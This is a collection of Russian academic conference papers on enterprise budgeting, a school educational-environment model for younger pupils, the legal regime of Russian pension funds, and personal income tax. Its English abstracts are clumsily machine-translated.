Бюджетирование - это планирование и разработка бюджетов для определения финансовых затрат и результатов деятельности предприятия. Бюджетирование - это основа для планирования, утверждения управленческих решений, анализа деятельности предприятия, контроль над

ресурсами предприятия. На производственных предприятиях вначале составляются «подбюджеты» по отраслям, а в конечном итоге составляется один общий сводный бюджет.

Основными целями бюджетирования являются: составления основных бюджетов и контроль за их выполнением, а также управленческий и финансовый анализ составленных бюджетов [1]. Также с помощью механизмов бюджетирования решаются следующие задачи, представленные на рис. 2:




Рисунок 2 – Основные задачи бюджетирования

Исходя из поставленных целей и задач, можно сделать вывод, что бюджетирование, с одной стороны, – это процесс составления бюджетов, а с другой, - управленческая технология, при помощи которой осуществляется выработка и повышение обоснованности принимаемых управленческих решений [3].

Гафурова Г.Н. и Свистунова Е.А. [4] отметили, что основными аргументами внедрения бюджетирования на предприятие является: отсутствие контроля за затратами подразделения; возможность увеличения прибыли при сокращении расходов; наличие стратегической цели развития предприятия; необходимость увеличения конкурентоспособности организации.

Как и финансовое планирование, и прогнозирование процесс бюджетирования состоит из нескольких этапов. Первоначально необходимо определить основные центры ответственности на предприятии, по которым будут составляться бюджеты. К таким центрам относятся:

- центр прибыли;
- центр инвестиций;
- центр затрат [4].

Вторым этапом внедрения бюджетирования на предприятии является определение типов бюджетов, которые необходимо составить для анализа деятельности и управления предприятием. В первую очередь, предприятие должно составить бюджеты центров финансовой ответственности – операционные бюджеты центров прибыли и центров инвестиций в виде бюджета доходов и расходов, операционные бюджеты центров затрат в виде свода планируемых издержек. Затем можно составить обязательные

финансовые бюджеты доходов и расходов, движения денежных средств и бюджет по балансовому листу.

Каждый из данных видов финансовых бюджетов предприятия необходим для планирования и анализа финансово-хозяйственной деятельности коммерческого предприятия.

Важным этапом внедрения бюджетирования является реализация бюджетирования по принципу «встречного потока»[6], то есть бюджетирование на предприятии должно вводиться не одним отдельным человеком, а целой группой менеджеров, заинтересованных в увеличении эффективности работы предприятия.

Следующим этапом внедрения бюджетирования на предприятии является составление бюджетного регламента предприятия – спектр процедур, нормативных документов, регулирующих процесс бюджетирования, документооборот, временные ограничения составления бюджетов и состав участников этого процесса.

Последним этапом внедрения бюджетирования является правильный выбор программного комплекса, который позволяет автоматизировать бюджетный процесс так как это позволяет который позволяет автоматизировать бюджетный процесс, так как это позволяет упростить техническую работу на этапе планирования бюджетов, сбора информации и сопоставлении фактических и плановых показателей.

При выборе программной системы следует учитывать многие факторы: специфику и размеры организации, актуальные цели и стратегию предприятия, финансовую устойчивость и перспективы развития.

Основной нерешенной проблемой, оказывающей влияние на функционирование бюджетного управления на российских предприятиях, является то, что они не имеют расположенности к применению этой технологии и связано это, как правило, с неудачным опытом. Неудачный опыт в свою очередь, сформировался из-за отсутствия ясного понимания возможностей и назначения бюджетирования, отсутствия достаточно квалифицированных специалистов в данной области [2].

Использованные источники:

1. Гревцова Т.В. Особенности финансового планирования в организациях различных сфер бизнеса // РГУ имени С.А. Есенина: вековая история как фундамент дальнейшего развития (100-летнему юбилею РГУ имени С.А. Есенина посвящается): материалы научно-практической конференции преподавателей РГУ имени С.А. Есенина по итогам 2014/15 учебного года. Рязань, РГУ имени С.А. Есенина, 2015. С.86-92

2. Суворова А.П., Смирнова Н.В. Использование прогрессивных технологий финансового планирования в управлении организацией // Современные проблемы и тенденции развития экономики и управления в XXI веке: Сборник материалов X-й международной научно-практической конференции. Липецк, ООО «РаДуши», 2015. С. 23-31

3. Цветаев С.С. Бюджетирование как часть стратегического управления.

Практика внедрения на промышленном предприятии//Вестник БГТУ им. В.Г.Шухова, 2011. №1. С. 122-125
4. Гафурова Г.Н., Свистунова Е.А. Бюджетирование как основной инструмент в системе управления предприятием // Бухгалтерский учет в издательстве и полиграфии. 2013. №6. С. 19-22
5. Бескоровайная Н.Н. Организация системы финансового планирования на предприятии: проблемы внедрения // Форум. Серия: Наука. Культура. Образование: актуальные проблемы и перспективы развития. 2010г. №2(3). С.304-308
6. Асхабалиева И.Ч., Омарова З.К. Основные проблемы финансового планирования на предприятии и инструменты их решения // Актуальные проблемы гуманитарных и естественных наук. 2015. №4-1. С.162-164

УДК 373.3

Магомедова Д.Ш.
студент магистратуры 3 курса
профиль «Психология организационно-управленческой деятельности»
научный руководитель: Бобрышов С.В., доктор пед. Наук
профессор
Ставропольский государственный педагогический институт
Россия, г. Ставрополь

МОДЕЛЬ ОБРАЗОВАТЕЛЬНОЙ СРЕДЫ ШКОЛЫ ПО КОРРЕКЦИИ ПСИХОЛОГИЧЕСКИХ ТРУДНОСТЕЙ МЛАДШИХ ШКОЛЬНИКОВ

Аннотация: в статье рассматривается категория образовательной среды школы, уточняется содержание термина «образовательная среда», раскрывается сущностный смысл комфортной образовательной среды и модели образовательной среды. Так же описывается структура модели образовательной среды школы, в которую включены следующие пять блоков: целеполагания, содержательный, организационный, функциональный и результативный.

Ключевые слова: образовательная среда, доступная образовательная среда, модель образовательной среды, младший школьник.

Magomedova D.Sh., undergraduate course 3
profile «psychology of organizational and managerial activity»
Stavropol State Pedagogical Institute
Russia, Stavropol
Supervisor: Bobryshov S.V.
Dr. Ped. Sciences, Professor
Stavropol State Pedagogical Institute
Russia, Stavropol

EDUCATIONAL MODEL SCHOOL WEDNESDAY ON CORRECTION OF PSYCHOLOGICAL DIFFICULTIES JUNIOR HIGH SCHOOL STUDENTS

Abstract: Describes a category of educational school Wednesday clarified the content of the term "educational" Wednesday, revealed the essence of comfortable educational and educational model Wednesday Wednesday. Just describes the structure of model educational school Wednesday, which included the following five units: goal-setting, pithy, organizational, functional and efficient.

Keywords: education, educational available Wednesday Wednesday, educational model Wednesday, younger schoolboy.

В России современная система образования претерпевает изменения, подразумевающие формирование образовательного пространства, которое призвано обеспечить многообразие учебных видов деятельности, которые должны соответствовать требованиям Федерального образовательного стандарта основного общего образования (ФГОС ООО).

При формулировке определения понятия «образовательной среды» мы опираемся на точку зрения В.А. Ясвина, под которой он понимает взаимодействие учащихся с объективной педагогической реальностью и представляет собой совокупность влияний, условий и возможностей.

Комфортная образовательная среда важна для учащихся независимо от уровня обучения, однако для младших школьников этот фактор является определяющим и имеет наибольшее значение, так как адаптация к процессу обучения в школе требует определенного времени и зависит от различных условий, а также личностных качеств ребенка.

Бережковская Е.Л. и Козлина А.В. утверждают, что в период адаптации к школе младший школьник сталкивается с необходимостью выполнения новых для себя видов деятельности, ведущей из которых является учебная [1].

Безруких М, Дмитриев А.С., Чудинова Е.В. и другие в своих исследованиях акцентируют внимание на том, что в последние десятилетия (начиная с 2000 гг.) увеличилось количество младших школьников, диагностируемых с различными психологическими проблемами. По их мнению, большинство сложностей связанны с трудностями развития и приспособления личности, дисгармонией межличностных отношений, социальными девиациями, а также возрастными кризисами. [2, 3, 4].

Таким образом, социальная позиция формируется у ребенка при поступлении в школу и предполагает выполнение дополнительных обязанностей, которые основаны на чувстве долга, ответственности, появляются обязанности, которые могут вызвать зарождение страха «несоответствия» новым требованиям. Это может спровоцировать появление дезадаптационных процессов, повышенное чувство тревоги, что составляет основную базу зарождения первых трудностей в обучении.

По мнению В. И. Слободчикова, организация образовательно среды должна создавать условия для развития целостно-мотивационной среды, предметной деятельности, а также индивидуальных способностей личности ребенка. А для этого необходимы со-участники, которые смогли бы самостоятельно и ответственно выстраивать собственную деятельность. С одной стороны, автор вписывает образовательную среду в механизмы развития личности ребенка, а с другой — выделяет ее истоки в предметности культуры общества, определяя тем самым ее функциональное и целевое значение.

Таким образом, в научной литературе и практической деятельности выделяют следующие модели образовательной среды:

• коммуникативно-ориентировочная модель;

• эколого-личностная модель;

• антропо-психологическая модель образовательной среды;

• психодидактическая модель индивидуализации и дифференциации школьной образовательной среды;

• экопсихологический подход, в основе которого лежит психодидактическая парадигма.

В основе психологической составляющей образовательной среды лежит обеспечение возможностей развития и удовлетворения потребностей субъектов образовательного процесса в ощущении безопасности, в признании со стороны общества, в сохранении и улучшении самооценки, а также в самоактуализации личности.

Роль учителя в организации образовательной среды является доминирующей и основана на психолого-педагогическом взаимодействии участников образовательного процесса, который формирует мотивационную, эмоциональную и психологическую составляющие образовательной среды.

Теоретическое осмысление проблемы исследования подтвердило нашу мысль о том, что при конструировании модели образовательной среды школы главная задача состоит в том, чтобы, используя в единстве и целостности разнообразные методы, обеспечить гибкость системы, сделать ее способной быстро реагировать, приспосабливаться к постоянно изменяющимся условиям.

Под моделью образовательной среды школы мы будем понимать организацию целостного педагогического процесса, в котором совокупность подходов обучения направлена на приобретение младшими школьниками определенных знаний, умений и навыков, а также на развитие их личности.

Разработанная и представленная нами образовательная среда школы изучается с точки зрения личностного и системного подходов как совокупность закономерных, функционально связанных компонентов, которые составляют определенную целостную систему. Каждый из компонентов модели, включает в себя следующие блоки: целеполагание, содержательный, организационный, функциональный, результативный,

обеспечивающие возможности представлять процесс построения образовательной среды школы более целенаправленно и системно.

Рассмотрим каждый из выделенных нами блоков более подробно.

Блок целеполагания предполагает определение и реализацию следующих задач:

- развивать образовательную среду школы, обеспечивающую процесс формирования когнитивных способностей, поведенческих и эмотивных реакций детей младшего школьного возраста;
- формировать психологическую стабильность младших школьников.

Содержательный блок, предполагает построение психологически комфортной образовательной среды, под которой понимается нами специфический вид учебной деятельности, который направлен на личность самого обучаемого с целью формирования развития и его личности. Такой вид деятельности включает когнитивный и мотивационный, деятельностно-практический компоненты.

Мотивационный компонент призван формировать у младшего школьника мотивацию к обучению, понимание смысла этой деятельности и своего места в ней. В этой связи он определяет наличие у детей младшего школьного возраста мотивов интереса к обучению, в связи с тем, что для этого возрастного этапа характерны широкие познавательные мотивы; самораскрытие самовыражение, а также мотивы, обусловленные потребностями личности; самосознание личности (убежденность в обладании достаточным творческим потенциалом и т.п.).

Когнитивный компонент направлен на формирование у младших школьников идеалов и ценностей, нравственно-эстетического кругозора и гражданской позиции. В разработанной нами модели образовательной среды в качестве основного критерия когнитивного компонента выступает способность в учебной деятельности самостоятельно принимать решения, самопознание и самооценка, желание общаться и работать в коллективе, которое выражается в умении адекватно оценивать свои возможности.

Интеллектуальный компонент определяет уровень развития основных познавательных процессов, а именно: памяти, речи мыслительных операций (большой словарный запас, умение анализировать, сравнивать, классифицировать предметы, обобщать и т.д.).

Волевой компонент выражается в способности младшего школьника подчинять свое поведение правилам, принятым нормам поведения в обществе, определяться с выбором «Хочу» и «Надо».

Организационный блок модели образовательной среды по коррекции психологических трудностей младших школьников, предусматривает процессуальный аспект формирования психологически комфортной образовательной среды. При этом в качестве основных форм его реализации выступают комбинированный урок, бинарный урок, практическое занятие и семинар. С целью реализации представленных форм обучения в нашу модель мы включили методы, направленные на воспитание и развитие

младших школьников в процессе обучения, а также на освоение ими знаний, умений и навыков. К данным методам мы отнесли метод практического обучения, информационно-развивающий и проблемно-поисковый.

Следующий, функциональный блок модели предусматривает следующие функции процесса формирования психологически комфортной образовательной среды:

-дидактические – под которыми понимается хранение и агрегация учебного содержания (контента);

-организационно-управленческие – под которыми понимается администрирование в целом деятельности ОО;




Рис. 1 Модель образовательной среды школы

-вспомогательные – это функции, которые определяются самой образовательной организацией.

И в качестве завершающего блока модели образовательной среды школы выступает результативный блок. В качестве основного результата

реализации модели является построение образовательной среды школы, обеспечивающей коррекцию психологических трудностей детей младшего школьного возраста

Таким образом, мы предлагаем осуществлять коррекцию психологических трудностей детей младшего школьного возраста на основе построения модели образовательной среды школы, состоящей из взаимосвязанных структурных блоков и позволяющей обеспечить возможность более четкого представления данного целенаправленного процесса.

Использованные источники:

1. Бережковская Е.Л. Психологические основы организации обучения детей на уроках в первом классе / Е.Л. Бережковская, А.В. Козлина. – Москва, 1996. – 85 с.
2. Безруких М. и др. Почему учиться трудно? - М., 2008. - 132 с.
3. Дмитриев А.С. Индивидуальный подход к школьникам, отстающим в учебе или имеющим отклонения в поведении // Начальная школа + до и после. - 2006. - №8. - С. 48-51
4. Чудинова Е.В. Младшие школьники в учебной деятельности. - Рига, 2009. - 214 с.

УДК 340

Магомедова Е.А., к.юр.н.
доцент
кафедра юриспруденции
Каминская А.А.
студент 2 курса
Физико-технологический институт
Калужский государственный университет им. К.Э. Циолковского
Россия, г. Калуга

ПРАВОВОЙ РЕЖИМ ПЕНСИОННЫХ ФОНДОВ В РОССИЙСКОЙ ФЕДЕРАЦИИ: ПРОБЛЕМНЫЕ АСПЕКТЫ

Аннотация: данная статья посвящена рассмотрению специфики правового регулирования функционирования пенсионных фондов в Российской Федерации и выявлению проблемных аспектов их деятельности.

Ключевые слова: правовое регулирование, пенсионный фонд, пенсии, инвестирование, пенсионное законодательство.

Magomedova E., candidate of legal Sciences, associate Professor
associate Professor of law
Kaluga state University named after K. E. Tsiolkovsky
Russia, Kaluga city
Kaminskaya A.A.
student
2nd year, Institute of physics and technology
Kaluga state University named after K. E. Tsiolkovsky
Russia, Kaluga city

THE LEGAL REGIME OF THE PENSION FUNDS IN THE RUSSIAN FEDERATION: PROBLEMATIC ASPECTS

Annotation: this article is devoted to the specifics of the legal regulation of the functioning of pension funds in the Russian Federation and the identification of problematic aspects of their activities.

Keywords: legal regulation, pension Fund, pensions, investment, pension legislation.

Конституция РФ закрепляет социальный характер нашего государства. Для реализации конституционных прав граждан на обеспечение по старости, в случае нетрудоспособности, потери кормильца и т.п. созданы государственные внебюджетные фонды, такие как: Пенсионный фонд Российской Федерации, Фонд обязательного медицинского страхования и Фонд социального страхования. Для выявления проблемных аспектов правового регулирования функционирования этих фондов представляется целесообразным обратиться к действующему законодательству, закрепляющему правовой режим этих фондов и практике его реализации.

Основными функциями ПФР являются: установление и выплата

страховых пенсий, накопительной пенсии, пенсии по государственному пенсионному обеспечению, пенсии военнослужащих и их семей, социальные пенсии, пенсии госслужащих; назначение и реализация федеральной социальной доплаты к пенсии до уровня прожиточного минимума пенсионера в регионе; ведение системы персонифицированного учета прав участников системы обязательного пенсионного страхования; формирование, инвестирование и выплата средств пенсионных накоплений; адресная помощь пенсионерам и софинансирование социальных программ субъектов РФ; реализация программы государственного софинансирования пенсии; реализация международных соглашений[39].

Следует констатировать, что в настоящее время в стране действует накопительная система пенсионного обеспечения. Размер трудовой пенсии включает в себя три части: базовую, страховую и накопительную[40]. Финансируется государством только базовая часть, это фиксированная сумма, индексируемая государством и составляющая с 2018 года 4805,11 рублей. Страховая же образуется из взносов, уплачиваемых страхователем за застрахованных лиц и зависит от стажа работы. Накопительная часть формируется из сумм обязательных страховых взносов на накопительную часть пенсии.

С учетом положений действующего пенсионного законодательства граждане имеют право накопительную часть пенсии направить в негосударственные пенсионные фонды, что позволит при грамотной финансовой деятельности этих фондов значительно увеличить ее размер.

Следует отметить, что в бюджете ПФР отдельно учитываются суммы страховых взносов на накопительную часть трудовой пенсии, средства, направляемые на инвестирование, выплаты за счет средств пенсионных накоплений. Отдельно также определяются расходы бюджета Пенсионного фонда, связанные с формированием и инвестированием средств пенсионных накоплений, ведением специальной части индивидуальных лицевых счетов и выплатой накопительной части трудовой пенсии. Денежные средства обязательного пенсионного страхования хранятся на счетах фонда, открываемых в учреждениях Центрального банка РФ, а при отсутствии учреждений последнего - на счетах, открываемых в кредитных организациях, перечень которых на конкурсной основе определяется Правительством РФ.

В настоящее время пенсионная система России испытывает существенные трудности в части рационального использования средств пенсионных накоплений в системе обязательного пенсионного страхования. Причина трудностей кроется в отсутствии достаточного количества инвестиционных инструментов, способных одновременно удовлетворить

[39] Постановление Верховного Совета РФ от 27.12.1991 № 2122-1 «Вопросы Пенсионного фонда Российской Федерации (России)» // СПС КонсультантПлюс (дата обращения: 18.11.2018).

[40] Федеральный закон от 17.12.2001 № 173-ФЗ «О трудовых пенсиях в Российской Федерации» // СПС КонсультантПлюс (дата обращения: 18.11.2018).

требование законодательства по инвестированию пенсионных накоплений и требование страховщиков по необходимой минимальной доходности для сохранения покупательной способности пенсии. Основная проблема заключается в том, что при инвестировании пенсии, доход должен быть выше инфляции. Но все управляющие компании, которые практикуют инвестирование, чаще всего впадают в жесточайший дефицит.

Во многих европейских странах отсутствуют государственные пенсионные фонды. Негосударственные пенсионные фонды более мотивированные на получение прибыли, что заставляет их инвестировать деньги с умом. В РФ ни одна управляющая компания не смогла добиться хорошего дохода по инвестициям. Подтверждение тому можно найти в таблице № 1.

Таблица № 1-Коэффициент прироста инвестиционного портфеля некоторых УК 2015-2017 гг. 41.

Формализованное наименование управляющей компании	**Результативность инвестирования (коэффициент прироста инвестиционного портфеля) 2015 г.**	**Результативность инвестирования (коэффициент прироста инвестиционного портфеля) 2016 г.**	**Результативность инвестирования (коэффициент прироста инвестиционного портфеля) 2017 г.**
Агана УК	1,176989542600	0,012831818649	1,102992493886
АК Барс Капитал УК	1,144139984781	0,013605535637	1,086671678987
Алемар УК	-	-	-
Альфа Капитал УК	1,196790470373	1,135072951438	1,109932897813
Альянс Росно УК	-	-	
Аналитический Центр УК	1,186309488940	1,205638752091	1,109932897813
Атон-Менеджер УК	1,180806341443	1,148966822007	1,058958496186

Анализ нормативного материала, закрепляющего правовой режим инвестирования средств пенсионных накоплений, позволяет сделать вывод о проблемном характере правового регулирования. Инвесторов ограничивают в объектах размещения инвестиций, что не позволяет рационально и эффективно использовать средства граждан, составляющие накопительную часть пенсии, и, соответственно, приумножить их.

Больше всего рекомендуют вкладывать в государственные ценные бумаги Российской Федерации, однако на сегодняшний день многие из этих ценных бумаг имеют отрицательную реальную (с поправкой на инфляцию) доходность.

Таким образом, можно сделать вывод о том, что государству дано слишком много полномочий в части регулирования инвестирования

[41] Официальный сайт Министерства Финансов Российской Федерации. URL: http://minfin.ru/

пенсионных накоплений граждан. С одной стороны, гражданину вроде бы разрешается самостоятельно выбирать объект инвестирования своих сбережений, а с другой стороны, строго оговаривается перечень разрешенных для этого активов. Следует констатировать, что законодательно закрепленные правовые режимы функционирования пенсионных фондов в современной России не позволяют гражданам эффективно воспользоваться возможностью увеличения размера будущей пенсии посредством результативного инвестирования её накопительной части.

Использованные источники:

1. Федеральный закон от 17.12.2001 № 173-ФЗ «О трудовых пенсиях в Российской Федерации» // СПС КонсультантПлюс (дата обращения: 18.11.2018).
2. Постановление Верховного Совета РФ от 27.12.1991 № 2122-1 «Вопросы Пенсионного фонда Российской Федерации (России)» // СПС КонсультантПлюс (дата обращения: 18.11.2018).
3. Официальный сайт Министерства Финансов Российской Федерации. URL: http://minfin.ru/

УДК 340

Магомедова Е.А., к.юр.н.
доцент
кафедра юриспруденции
Антощенко-Оленев Я.А.
студент 3 курса
Институт истории и права
Калужский государственный университет им. К.Э. Циолковского
Россия, г. Калуга

ПРАВОВОЙ РЕЖИМ НАЛОГООБЛОЖЕНИЯ ДОХОДОВ ФИЗИЧЕСКИХ ЛИЦ В РОССИЙСКОЙ ФЕДЕРАЦИИ: ПРОБЛЕМНЫЕ АСПЕКТЫ

Аннотация. В статье исследуется специфика правового режима налога на доходы физических лиц в Российской Федерации. Делается акцент на проблемных аспектах практики налогового производства по данному налогу и формулируются предложения по модернизации правового режима с учетом современных социально-экономических реалий России.

Ключевые слова: налог на доходы физических лиц, фискальная функция налога, социальная функция налога, налогообложение, ставка налога.

Magomedova E., candidate of legal Sciences, associate Professor
associate Professor of law
Kaluga state University named after K. E. Tsiolkovsky
Russia, Kaluga city
Antoshchenko-Olenev Ya.A.
student
third year, Institute of history and law
Kaluga state University named after K. E. Tsiolkovsky
Russia, Kaluga city

THE LEGAL REGIME OF TAXATION OF INCOMES OF PHYSICAL PERSONS IN THE RUSSIAN FEDERATION: PROBLEMATIC ASPECTS

Annotation. The article investigates the specifics of the legal regime of personal income tax in the Russian Federation. The article focuses on the problematic aspects of the practice of tax production on this tax and formulates proposals for the modernization of the legal regime taking into account the current socio-economic realities of Russia.

Keywords: the tax to incomes of physical persons, the fiscal function of the tax, the social function of tax, tax, tax rate.

Налог на доходы физических лиц (далее – НДФЛ) – самый распространенный в мировой практике налог, который уплачивается с личного дохода населения. Следует отметить, что в мировой практике названия этого налога довольно разнообразны, при том, что суть и роль в

национальных налоговых системах в принципе совпадает.

Впервые подоходный налог был применён в Англии в конце XVIII века. В отечественной практике такой налог первый раз был установлен законом «О государственном подоходном налоге» от 16 апреля 1916 года.

В настоящее время в налоговой системе России НДФЛ является прямым федеральным налогом, а налогоплательщиком – физическое лицо, получившее доход. Кроме того, по НДФЛ применяются налоговые льготы в виде вычетов из налогооблагаемой базы. НДФЛ взимается в соответствии с 23 главой НК РФ. В данной главе указаны элементы состава налога: налогоплательщики, объект налогообложения, налоговая база, налоговый период, налоговые ставки, налоговые вычеты, порядок расчета, порядок уплаты, сроки уплаты налога.

Роль НДФЛ состоит в обеспечении стабильных денежных поступлений в бюджет, и в последующем распределении национального дохода между различными слоями общества, при котором достигается социальная стабильность. В отношении экономической сущности НДФЛ, выделяются две основные функции: фискальная и социальная42.

Суть фискальной функции состоит в обеспечении государства необходимыми финансовыми ресурсами, она обеспечивает возможность перераспределения части национального дохода в пользу наименее обеспеченных слоев общества. Значение фискальной функции возрастает с повышением экономического уровня развития общества43. Реализация фискальной функции позволяет сосредоточить финансовые ресурсы в бюджетах всех уровней для покрытия таких государственных расходов, как содержание государственного аппарата, расходы на здравоохранение, образование, социальную политику страны44.

Социальная функция призвана снизить социальную напряженность и улучшить качество жизни населения, поскольку НДФЛ воздействует на уровень реальных доходов граждан, а также регулирует степень их дифференциации.

На данный момент для РФ характерен достаточно высокий уровень дифференциации населения по уровню доходов45. Согласно данным Федеральной Службы Государственной Статистики, децильный коэффициент (соотношение среднего уровня доходов 10% самых богатых и самых бедных граждан) по данным последнего исследования составил более 6%. Согласно рекомендациям ООН, он не должен превышать 8%, в

---

[42] Гайдукова О.Л. Место и роль НДФЛ в налоговой системе РФ // Научно-методический электронный журнал Концепт. 2015. № 9.

[43] Власенкова Е.А. Налог на доходы физических лиц и его роль в формировании доходной базы местных бюджетов // Финансы и кредит. 2012. № 8.

[44] Дедусенко М. Л., Прудникова М. О. Фискальное содержание налога на доходы физических лиц и факторы, влияющие на его поступление // Молодой ученый. 2014. №7.

[45] Неравенство и бедность. Федеральная Служба Государственной Статистики. Электронный ресурс. URL: http://www.gks.ru/wps/wcm/connect/rosstat_main/rosstat/ru/ statistics/population/poverty/#

противном случае создаётся опасность социальных катаклизмов46. Современная налоговая политика незначительно воздействует на перераспределение доходов богатых слоев населения, в пользу бедных, способствует нарастанию и без того серьезного социального неравенства в российском обществе. По состоянию на июнь 2018 года численность населения с доходами ниже прожиточного минимума составила 13,2%, что на наш взгляд является не самым позитивным показателем.

Другим измерителем степени дифференциации доходов является коэффициент Джини. На протяжении последних лет данный коэффициент в России держится на уровне 0,413-0,416. При этом для развитых стран характерен коэффициент Джини в пределах 0,15-0,2047.

Разумная политика налогообложения доходов означает содействие повышению благосостояния и развитию населения. Исследование работы налоговой системы России за последние пятнадцать лет позволяет сделать вывод о том, что с начала века государственная политика в сфере НДФЛ направлена, прежде всего, на обеспечение фискальной функции налога при ослаблении его социальной функции48. Соответственно, принимаемые государством для выравнивания социально-экономического положения различных социальных групп меры являются недостаточно эффективными. К тому же следует констатировать, что для российской практики трудовых отношений, к сожалению чрезвычайно актуальна проблема «серой» заработной платы. Подавляющее большинство поступлений НДФЛ идёт именно от заработной платы, начисляемой работодателями. В целях экономии на страховых взносах, уплачиваемых работодателем, реальный размер заработной платы скрывается.

Подводя итог, во-первых, представляется необходимым ввести в НК РФ понятие необлагаемого налогом минимального дохода. В действующем налоговом законодательстве такое понятие отсутствует.

Во-вторых, в качестве меры для сокращения доли «серой» заработной платы необходимо создать такие условия, при которых применяемые схемы уклонения от уплаты налога станут рискованными и неоправданными с экономической точки зрения. Такого результата можно достичь совершенствуя систему ответственности за налоговые правонарушения и повышая эффективность налогового контроля. За рубежом, к примеру, преступления в налоговой сфере рассматриваются в тесной связи с «отмыванием денег» - легализацией денежных средств, полученных незаконным путем. Использование зарубежного опыта в этом вопросе может оказаться полезным для отечественной правовой системы.

---

[46] Мулюкова Р.Р. Анализ реализации фискальной и социальной функций налогом на доходы физических лиц // В сборнике: Управление социально- экономическим развитием регионов: проблемы и пути их решения. Ответственный редактор Горохов А.А. Курск, 2013.

[47] Изотова О.И. Налог на доходы физических лиц как инструмент реализации социальной политики государства» / Экономика. Налоги. Право. 2016. №2.

[48] Демченко З.А. Налог на доходы физических лиц в современной России: проблемы, поиски, решения // Современные тенденции развития науки и технологий. 2015. № 7–8.

Справедливо заметить, что законодателем приняты в целом социально положительные меры, в том числе и способствующие решению проблемы «серой» заработной платы, а именно в этом году была осуществлена привязка МРОТ к размеру прожиточного минимума, а с 1 января 2019 года и далее ежегодно МРОТ устанавливается федеральным законом в размере величины прожиточного минимума трудоспособного населения в целом по Российской Федерации за второй квартал предыдущего года49.

Снижение доли «серой» заработной платы при повышении МРОТ приведет к увеличению сумм страховых взносов с заработной платы наемных работников, что также будет считаться положительным фискальным эффектом.

Использованные источники:

1. Власенкова Е.А. Налог на доходы физических лиц и его роль в формировании доходной базы местных бюджетов // Финансы и кредит. 2012. № 8.
2. Гайдукова О.Л. Место и роль НДФЛ в налоговой системе РФ // Научно-методический электронный журнал Концепт. 2015. № 9.
